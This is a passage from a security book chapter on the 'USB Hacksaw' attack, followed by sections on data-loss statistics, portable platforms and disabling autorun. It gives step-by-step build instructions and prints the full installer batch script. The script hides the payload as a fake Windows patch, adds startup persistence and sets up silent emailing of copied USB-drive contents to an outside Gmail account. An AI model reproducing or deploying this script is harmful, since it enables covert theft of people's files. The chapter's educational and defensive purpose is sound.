5. Copy cruzer-autorun.iso from the \loader_u3_sandisk directory under the Hacksaw folder to the \bin folder under the Universal Customizer folder.
6. In the same \bin folder, rename the U3CUSTOM.iso to U3CUSTOM.iso.old.
7. In the same folder, rename the cruzer-autorun.iso to U3CUSTOM.iso.
8. Insert your U3 USB drive.
9. Launch the Universal Customizer by executing Universal_Customizer.exe in the root of the folder where you extracted these files. You should now see the Disclaimer pane, as shown in Figure 1.2. Click **Next** when you are ready to proceed.

[M] http://wiki.hak5.org/wiki/USB_Hacksaw
[N] http://hak5.org/forums/




The maker of this application holds no responsibility for any device or software damages. By selecting the option Accept below and clicking Next you are using this software at your own risk. This software should be compatible with all U3 Devices, although if it doesnt work with your U3 Device and damages it than the author of this application is not responsible.

● Accept ○ Decline

FIGURE 1.2

Universal Customizer Installation Dialogue



Welcome to U3 Customizer. Follow the instructions to customize your U3 smart drive.

IMPORTANT:

(1) Close all U3 Smart applications, and any applications that access your U3 smart drive.


(2) Ejecting your U3 smart drive or shutting down the computer before the process is complete may damage the device.

Click Next to continue. U3 Customizer will now close all currently running U3 Smart applications.

FIGURE 1.3

Universal Customizer Installation Dialogue

10. Click **Next** once you have met the requirements indicated in Figure 1.3.
11. Type a password in the boxes as shown in Figure 1.4 to create a protected backup and click **Next**.
12. The progress will be displayed in the dialogue as indicated in Figure 1.5. It may take a few minutes for the updated ISO to be applied on the U3 drive. Click **Next** when you are ready to proceed.



All data on your U3 smart drive will be backed up to a password-protected ZIP file created by U3 Customizer. After the customization is complete, your data will be restored automatically.

<U3-Backup-081009-3045330EC5D18B86.zip> will be saved to the following location:


C:\Documents and Settings\banderson\My Documents

Password: ••••••••

Retype password: ••••••••

FIGURE 1.4

Universal Customizer Installation Dialogue



Formatting your U3 smart drive...

[45%]

WARNING:

(1) Do not eject your U3 smart drive or shut down the computer until the customization is complete.

(2) Do not run U3 smart applications, or applications that access files on the U3 smart drive while U3 Customizer is running.


FIGURE 1.5

Universal Customizer Installation Dialogue

13. When prompted, click **Done**, as seen in Figure 1.6, and physically eject and reinsert your U3 drive.
14. Copy the \payload\WIP folder and its contents from the Hacksaw directory to the root of the flash drive partition labeled as a Removable Disk under the Type category, as highlighted in Figure 1.7.
15. Modify the send.bat file in the WIP\SBS directory on the flash drive. You need to create a valid Gmail account for this to work.

WARNING

During testing, a Gmail account was suspended for suspicious activity. The suspension indicated that access to the account would be re-enabled 24 h after this activity has stopped. Do not use an important mail account for this testing.




Your U3 smart drive was successfully customized.

Please remove and re-insert your U3 smart drive for the settings to take effect.

FIGURE 1.6

Universal Customizer Installation Dialogue



- My Computer
  - Local Disk (C:)
    - 111210 bkup
    - bin
    - coeesd
    - Config.Msi
    - Documents and Settings
    - DriveKey
    - hp
    - I386
    - MSOCache
    - Program Files
    - RECYCLER
    - SwSetup
    - System Volume Information
    - system.sav
    - Temp
      - hacksaw
        - hak5_usb_hacksaw_
          - antidote
          - loader_u3_sandi
          - payload

Name	Type	Total Size	Free Space
Files Stored on This Computer			
Shared Documents	File Folder		
banderson's Documents	File Folder		
Brian's Documents	File Folder		
Peyton's Documents	File Folder		
Hard Disk Drives			
Local Disk (C:)	Local Disk	64.1 GB	35.2 GB
PRESARIO_RP (D:)	Local Disk	9.31 GB	1.39 GB
Devices with Removable Storage			
DH3_V10 (E:)	CD Drive	523 MB	0 bytes
U3 System (F:)	CD Drive	6.87 MB	0 bytes
Removable Disk (G:)	Removable Disk		

FIGURE 1.7

Windows Explorer Showing Removable Drive

16. Once you have created your mail account, edit only the following parameters under Configure Email Options in the send.bat with required credentials:

```
SET emailfrom=example@gmail.com
SET emailto=example@gmail.com
SET password=InsertPasswordHere
```

Save and close the send.bat and you should now have a working Hacksaw! Unfortunately, as described earlier, you will need to find a Windows 2000, XP, 2003, or Vista computer with AV (and UAC for Vista) disabled in order to test this in an automated fashion. The Hak.5 community has several versions of the Hacksaw available, some of which were designed to bypass AV. Most AV killers and avoidance techniques from this site are no longer applicable; however, there are numerous development threads on their forums regarding this very subject.[O] An AV kill technique will be outlined in Chapter 2, "USB Switchblade."

Microsoft has recently issued several articles and updates related to diminishing autoplay and autorun functionality across all operating systems.[P] These updates disable autorun features, preventing some removable media from automatically initializing upon insertion. If a computer has Windows automatic updates enabled, it is likely they have this fix applied. Microsoft has also released an optional patch called *Autoplay Repair Wizard* to re-enable these behaviors for those who require it.[Q] This patch adds the appropriate registry values back into the system on XP and 2003 systems. It simply updates the registry with the necessary keys and values to allow autorun to engage. The registry keys and values required to enable autorun on 2000, XP, and 2003 are included below. For detailed information on how to work with a registry editor, see the section "Defending against This Attack" of this chapter.


```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom]
      "AutoRun"=dword:00000001
      "AutoRunAlwaysDisable"=
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\
   policies\Explorer]
      "NoDriveTypeAutoRun"=dword:00000095
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\
   Policies\Explorer]
      "NoDriveTypeAutoRun"=dword:00000095
```

The USB Hacksaw will install with administrator, user, or guest privileges and accomplishes this by installing to alternate directories if a higher level of access is not available. If the administrator account is logged in, it will install in the %systemroot% folder, masquerading as an inconspicuous Windows patch. If the guest or user-level accounts are authenticated, the program will install to the %appdata% folder of the respective profile. A snapshot of the installer script is given below (Figure 1.8).

[O] www.hak5.org/forums/

[P] http://support.microsoft.com/kb/967715/

[Q] www.microsoft.com/downloads/details.aspx?familyid=C680A7B6-E8FA-45C4-A171-1B389CFACDAD&displaylang=en#Requirements.



```
:: Payload:Hacksaw | Auth:Hak5 POC Solution | Ver:0.1poc
:: Props: core-dump, pseudobreed, poyboy, gmullen, cooper, boristsr, moonlit, VaKo, 404, stingray, dlss
::
:: The purpose of this hack, dubbed USB Hacksaw for googleability, is to automatically and silently
:: install on windows 2000, XP, or 2003 machines with either administrator or guest access.
:: Installation consists of hiding the hacksaw tools in a hidden folder, add to either registry or
:: startup folder depening on user rights, and start the program.
::
:: This hack is based on a modified version of USBDumper. Once installed on a targert machine it will
:: stay resident and wait for a USB flash drive to be inserted. Once a USB flash drive is inserted the
:: hacksaw will download the contents of the drive to a temporary location using the modified USBDumper,
:: then silently run the send.bat file located in the same directory, which will then archive the contents
:: using RAR, eastablish an SSL SMTP connection to smtp.gmail.com using Stunnel and Blat, email the
:: downloaded data to an email address, and remove the documents and archives.
::
:: The proof of concept code in this 0.1 version is not as pretty as it could be. Originally a method
:: for determining user rights and thus installing accordingly was planned, however problems with the
:: IFMEMBER command were found and many dirty hacks followed. Future versions are expected to use a more
:: elegent method of determining user privledges. (Thinking outloud: try creating a file where guests
:: shouldnt be able to and check errorlevel).
::
:: Development of this project has been done with the aid of the Hak.5 community at www.hak5.org
:: Programs used:
:: USBDumper -- http://www.secuobs.com/news/07062006-sstic_usbdumper.shtml
:: Stunnel -- http://www.stunnel.org/
:: Blat    http://www.blat.net/
:: Shortcut --  http://www.optimumx.com/download/#Shortcut
:: Rar -- http://www.rarlabs.com/
::
:: More information and future developments of this hack can be found at:
:: http://www.hak5.org/wiki/USB_Hacksaw




:: If admin make windows\$NtUninstallKB931337$, else make %appdata%\sbs
mkdir %systemroot%\$NtUninstallKD931337$ || mkdir "%appdata%\sbs"

:: go to payload directory
cd \WIP\SBS

:: remove hidden and system attributes (makes next copy command happy, probably better way to do this)
attrib *.* -s -h

:: copy payload to target
copy *.* %systemroot%\$NtUninstallKB931337$ || copy *.* "%appdata%\sbs"

:: reapply hidden and system attributes
attrib *.* +s +h

:: If admin register USB Hacksaw as startup program in registry, else do it the yucky way
reg.exe add HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v USBMedia /t REG SZ /d
"%systemroot%\$NtUninstallKB931337$\sbs.exe" /f || "%appdata%\sbs\shortcut.exe" /f:"%USERPROFILE%\Start
Menu\Programs\Startup\ .lnk" /A:C /T:"%appdata%\sbs\sbs.exe" /W:"%appdata%\sbs" /I:"%appdata%\sbs\blank.ico"

:: Hide USB Hacksaw
attrib %systemroot%\$NtUninstallKB931337$ +s +h & attrib "%appdata%\sbs" +s +h

:: Start USB Hacksaw (something is wrong with this next line, trying dirty hack below)
:: "%systemroot%\$NtUninstallKD931337$\sbs.exe" || "%appdata%\sbs\sbs.exe"
%systemdrive%
cd \
cd %systemroot%
cd $NtUninstallKB931337$
sbs.exe
```

FIGURE 1.8

Hacksaw Host Base Installation Script

Installing on a target host is extremely simple. Insert the USB Hacksaw into a Windows 2000, XP, 2003, or Vista system. Wait until the drive has been recognized, and either the flash partition will open in Explorer or a dialogue will appear asking what to run. Choose to open with Explorer (Vista) if prompted and wait until the flash-drive indicator light shows no activity. If problems are encountered, you can execute the go.vbe on the U3 CD-ROM partition to initiate the installation. Eject the USB Hacksaw; now you have a system ready to back up a storage device inserted into it.

Insert a non-Hacksaw USB flash drive into the compromised machine. After the flash drive is recognized, the sbs.exe will duplicate data into a directory named “docs” on the host where the Hacksaw program is installed. The send.bat will then attempt to process the files in that directory by compressing them using RAR. An SSL connection will then be established to smtp.gmail.com using the Stunnel utility. The compressed files will then be sent to the e-mail address designated by the *emailto* variable using Blat. Once complete, the batch file will then remove the flash drive data from the docs directory, including the RAR files.

Hacksaw Removal

An uninstall script is included in the Hacksaw package, and it can be found in the antidote directory. Transfer the contents of this folder to the compromised computer and execute the antidote.cmd. If you are removing from XP Home edition, the *taskkill* command will not be available. Use the task manager to remove the sbs.exe, blat.exe, and stunnel-4.11.exe processes. A handy tool suite available is PsTools, which includes a process killer, and can be downloaded on the Web.[R]

WHAT IS THE BIG DEAL?

Hacksaw is exceptionally hazardous because it takes a completely new approach to stealing data. In addition to computer data theft concerns, we now have to proceed with caution when sticking our units into unfamiliar systems. In the past, conventional thieves have used flash drives to download information from systems, inject a payload, or even use it as a propagation mechanism. Hacksaw is different because once installed it remains resident on the system, silently waiting to ambush data from a connected drive. This threat creates fresh challenges for IT administrators and mobile employees and provides additional emphasis on the need to protect these devices.

At first glance, this attack appears to take aim at the security concept U3 and others are trying to embrace. The secure mobilization of your applications and profile data on a flash drive is a key aspect of this movement. Without the proper security in place, this very concept could be a huge hindrance for technologies willing to fully adopt this philosophy.

As with any type of protection mechanism, encryption is capable of being compromised. Most software security techniques are governed by computational boundaries. With computers improving at an exponential rate, it is only a matter of time before hackers are able to improvise, adapt, and overcome these controls. A villain could retain a currently impenetrable encrypted payload that was gathered for as long as they desire if deemed worth a significant value. Offline attacks can then be performed at their leisure and left to run against automated sequences.

Workers far too often engage in behaviors that can place sensitive or critical data at risk. A recent study published by Nymity titled “Trends in Insider Compliance with Data Security Policies” (Ponemon Institute – Sponsored by IronKey) peers into the human element of security. Three of their seven data-security scenarios relate to USB, and the statistics are quite alarming. When employees were asked about copying confidential information onto a USB flash drive, 61 percent said they would do it while 87 percent believe that policy forbids it. For questions regarding the loss of a portable data-bearing device, 41 percent said it would happen and 72 percent believe that policy forbids this. Employees polled were also asked if they would turn off security software: 21 percent said they would do it even though 71 percent know that

[R] http://live.sysinternals.com/

it is against policy.[1] Even if they were unable to disable the security software, crafty personnel will find another means to do what they need. These statistics are frightening considering the critical types of data employees can work with on a daily basis.

Regulators, Mount Up

Over the last decade, numerous Federal and state legislation regarding data loss have been established or amended with increasing stringent measures. Even the well-known regulations like Payment Card Industry (PCI), Health Insurance Portability and Accountability Act (HIPAA), and Sarbanes–Oxley Act (SOX) have had significant updates in all areas.

Some of these amendments have been requiring notification of lost personal or financial information to consumers, credit reporting agencies, and the Federal Trade Commission (FTC). The S.239 Notification of Risk to Personal Data Act (2007) and the S.139 Data Breach Notification Act (2009) now requires federal notification if the breach exposes the personal information of 10,000 or more individuals. Another notification requirement appears in the S.139 for a threshold of 5,000 individuals, and it seems our government is leaning toward keeping these under cover with a recent change in caretaker from the FTC to the Secret Service. Should we really trust reports coming from an organization whose service claims to be clandestine? More information related to these and updated bills and acts can be found at www.opencongress.org. OpenCongress is a free and open-source joint project of two nonprofit organizations: the Participatory Politics Foundation and the Sunlight Foundation.

Corporate insider threats account for as high as 80 percent of internal data loss. This information is obtained from the Federal Bureau of Investigation (FBI) and Computer Security Institute (CSI), who have produced multiple studies over the last few decades, all of which report anywhere from 60 to 80 percent of incidents that can be attributed to insiders.[S] These statistics are debated constantly in the security community, and some feel insiders actually account for much less.

Datalossdb.org provides a publicly available database of reported data loss. “Their project curators and volunteers scour news feeds, blogs, and other websites looking for data breaches, new and old. They search for incidents that need to be updated, or incidents that are not yet in the database. In addition to scouring the internet for breaches, they also regularly send out Freedom of Information (Public Records/Open Records) requests to various US States requesting breach notification documents they receive as a result of various state legislation.”[2] Two of their all-time statistic reports are included in Figures 1.9 and 1.10.

While the 60-to-80-percent range regarding insiders is high, especially considering the following statistics, this could be due to improper classification. Additional factors such as mistakes, deception, undetected losses, and attacks could end up skewing the accuracy of any study. Given the proper tools, anyone can become an

[S] http://i.cmpnet.com/v2.gocsi.com/pdf/CSIsurvey2008.pdf, Page 14




FIGURE 1.9

Incident Statistics Regarding Breach Types

Courtesy: Open Security Foundation/DataLossDB




FIGURE 1.10

Incident Statistics Describing Related Vectors

Courtesy: Open Security Foundation/DataLossDB accomplished silent assailant. Considering all of this, one might be inclined to agree with the padded statistics provided by CSI and FBI studies.

The most common personal usage of flash drives is to transport and store files such as documents, videos, and pictures. Individuals are also beginning to store medical alert information on MedicTag flash drives for use in emergencies and for disaster readiness. Personal business and workplace items are another habitual occurrence from which flash drives can't hide. Resumes, account information, business proposals, client details, and system and application backups top a long list of information types that are often stored on these devices. As the lines between individual and company use blur together, crooks are fighting for their place in line to slurp up these succulent surprises.

What do you or your business stand to lose if you are infected by Hacksaw or any of the attacks outlined in this book? The answer to this question depends on the system an attacker is seeking to exploit. Point-of-sale terminals, kiosk, and receptionist systems are a few prime targets that can provide extremely valuable data. Once these computers are compromised, the network, systems, and devices, which are attached, become key propagation opportunities for malicious intent.

EVOLUTION OF THE PORTABLE PLATFORM

A new age of portable computing is already above the horizon. Flash memory–based platforms, which can house operating systems, applications, and profile-specific information, are increasing in popularity and vendor variety. The capability for these devices to read and write completely from the flash drive can potentially improve the security, especially for shared computing environments.

Portable Platforms

The use of live CD or DVD platforms has been around for well over a decade. The "live" name is derived from their capability to house and run an entire operating environment on removable media. This read-only media is often used to boot from a problem system or older hardware typically deemed unusable. Live flash drives are able to write back to the device, are significantly faster, and appear poised to make their CD and DVD counterparts a blast from the past. The following sections will highlight some of the more popular flavors, which have given way to where we are today. Punch cards, floppies, and other forms of early media will not be covered here.

Linux Distributions

Knoppix is one of the earliest editions of a portable operating environment, which is still in use to this day.[T] Klaus Knopper created this Debian-based portable Linux system in 2000.[U] The small footprint and portable design make it ideal for storage media like CDs, flash drives, memory cards, and other forms of removable media. Damn

[T] www.knoppix.net/

[U] www.greenfly.org/talks/oss/success.html

Small Linux, OpenWRT, Puppy, SliTaz, Vector LIVE, and Luit are just a few of the various distributions available for portable operations. With Linux being the choice of champion crackers, the threat here is on the rise and shows no signs of slowing down. Backtrack, perhaps the leader of this portable Linux pack, will be showcased in Chapter 7, "Social Engineering and USB Come together for a Brutal Attack."

BartPE

Ask any IT administrator about BartPE, and you will likely evoke a smile and story describing a problem he or she encountered where this utility saved the day. BartPE is a system image created with PE Builder, which is designed to run on removable media. Bart Lagerweij is the designer behind this freeware creation, which has evolved from floppy media to CD/DVD, and is now available via USB.[V] It requires a licensed copy of Windows in order to set up the image.

Applications can be included into the setup process using plug-ins, which contain installation information that they require. This allows BartPE to provide a condensed version of the operating system and programs that will be included on the bootable image. The default installation of BartPE provides a few basic programs, but there are hundreds of preconfigured applications available for download.

Ceedo and MojoPac

Ceedo operates much like a U3 enabled flash drive, allowing users to take applications on removable media devices. USB flash drives and portable hard drives are the primary hardware platforms used to run these applications inside an isolated virtual environment. Ceedo employs a simple interface tagged the Easy Access Menu, which closely resembles a typical Microsoft's Start Menu. Users can then install common Windows programs to use at their leisure just by inserting the device into a host computer. Because applications running under the Ceedo environment are isolated from the leveraged computer, no remnants remain upon disconnection.[W]

Ceedo differs from U3 in that it stores and runs the applications on the flash drive in an uncompressed state. It doesn't use any disk space on the target computer, whereas the U3 will use a temporary directory. A plug-in for Ceedo called *Argo* is available, which will allow it to independently run applications such as Microsoft Office.

MojoPac is a product from RingCube technologies, which was developed in 2005. One major differentiating factor of MojoPac is the large number of compatible devices they claim to support. The company states that its product will work with almost any USB 2.0 – compliant storage device – which includes flash drives, portable hard drives (iPod), mobile phones, and even digital cameras. MojoPac is now bundled into the company's vDesk solution but still appears to be available for individual consumption.

[V] www.nu2.nu/pebuilder/

[W] http://cdn2.ceedo.com/resources/CeedoSolutionsWhitepaper.pdf

Another significant difference between MojoPac and the other portable platforms is that it duplicates your entire desktop profile onto the system that you are leveraging. This means that all of your desktop settings, including wallpaper, favorites, cookies, and other profile specifics, are available for use as if you are working remotely. Currently, browser support only extends to Internet Explorer and Mozilla, but most other Windows-supported applications can reside and run from this device. These applications run completely from the device without leveraging the target computer's file system.[X]

MojoPac also requires administrative privileges on the host computer to install and run effectively. A plug-in called *Usher* is available that allows MojoPac to perform in a limited mode. It also provides an application virtualization layer, which hinders writing to the hosting computer.

StartKey

StartKey has been called the *U3 replacement*. Development began in 2007 by Microsoft and SanDisk, but a beta product has not been released publicly.[Y] Some of the significant enhancements expected from its U3 predecessor are enhanced logging, boot ability, profile portability, and support for a wider range of removable media. Additionally, you can store personal computer settings, privileges, applications, and data files on the StartKey itself. Microsoft is designing this as an independent system to compete in a growing market of feature-rich portable platforms.

Hacksaw Development

The USB Hacksaw itself is considered to be an evolution of the USB Dumper. It also pulls some of its techniques from the Switchblade to achieve the desired goal. Dynamic propagation of this attack to the compromised drives is possible and could easily be applied. This could give the attacker an unlimited number of targets to compromise. Again, an AV killer would also have to be deployed with this as the processes have already been labeled as malicious programs by a majority of providers. Neither of these uplifts are beyond an average technical person's ability and may in fact already be bundled for usage convenience. In Chapter 2, "USB Switchblade," a technique for killing AV will be provided to illustrate just how easily this can be done.

The evolution of this and other utilities is occurring at an alarming rate! Several Web communities have already been formed to aid in the research and development of these. The concepts behind Hacksaw are not new and have been around for years. What is innovative about these attacks is the wide range of data that could be exposed if strategically positioned.

[X] www.mojopac.com/portal/content/files/datasheets/ds_vdesk.pdf

[Y] www.microsoft.com/presspass/press/2007/may07/05-11SanDisk07PR.mspx

DEFENDING AGAINST THIS ATTACK

The programs discussed in this chapter are far from rocket science; there is no decryption, packet sniffing, or sophisticated tactics that need to be taken in consideration regarding this sort of attack. A majority of the attack relies on the naive posture of a victim, and, as always, humans are the weakest links in any security chain.

Early attempts to thwart the USB port vulnerabilities included disablement in a password-protected basic input/output system (BIOS), gluing the port, and other physical immobilization techniques. Some might deem these harsh, but for those companies where security is paramount, this is the only way to ensure absolute compliance. These tactics have proved to hinder workplace production in standard operating environments, which is why they have never gained wide acceptance.

Autorun can best be described as a feature that permits media to instruct an application or program to be dynamically initialized upon insertion. Autoplay was designed to supplement the autorun behavior by introducing user interaction and could be considered a security enhancement – except that this relies on the human element.

EPIC FAIL

When media is inserted, autoplay will allow a user to choose "Always do the selected action." Checking this option will enable autoplay to automatically initialize any code on subsequent media insertions of this type, which could render the execution of malicious code at a later time.

Windows has a vast selection of operating systems still in play today. Most of the older versions are unsupported, although some still insist on using them. This section of the first chapter highlights defensive strategies for Windows NT, 2000, XP, 2003, Vista, 2008, and 7. We will also cover mitigations related to those "ancient" operating systems, which include 95, 98, and ME. While the attack outlined in this chapter specifically focuses on 2000, XP, and 2003, it is merely few tweaks away from working on previous and future versions as well. Additional Windows 7 and 2008 security features and enhancements will be outlined in Chapter 7, "Social Engineering and USB Come together for a Brutal Attack."

WARNING

Create a system restore point before attempting any modifications to your system. Alternatively, you can export your registry hives for later import should a problem occur.

If your Windows system has automatic updates turned on, it is likely you already have most autorun features disabled. Microsoft released several updates that modified this functionality in 2009. Microsoft Knowledge Base article 967715[Z] describes in detail the necessary prerequisites and applicable settings for autorun in Windows 2000, XP,

[Z] http://support.microsoft.com/kb/967715

2003, Vista, and 7. The following instructions will provide additional information on these settings and guide you through the manual registry-adjustment process to disable autorun on all drives.

1. Click **Start**, click **Run**, type **regedit** in the **Open** box, and then click **OK**.
2. Locate and highlight the following entries in the registry:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
   Policies\Explorer\NoDriveTypeAutorun
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\
   policies\Explorer\NoDriveTypeAutorun
```

3. Right-click each **NoDriveTypeAutoRun**, and then click **Modify**.
4. In the **Value data box**, type **0xFF** to disable all types of drives.
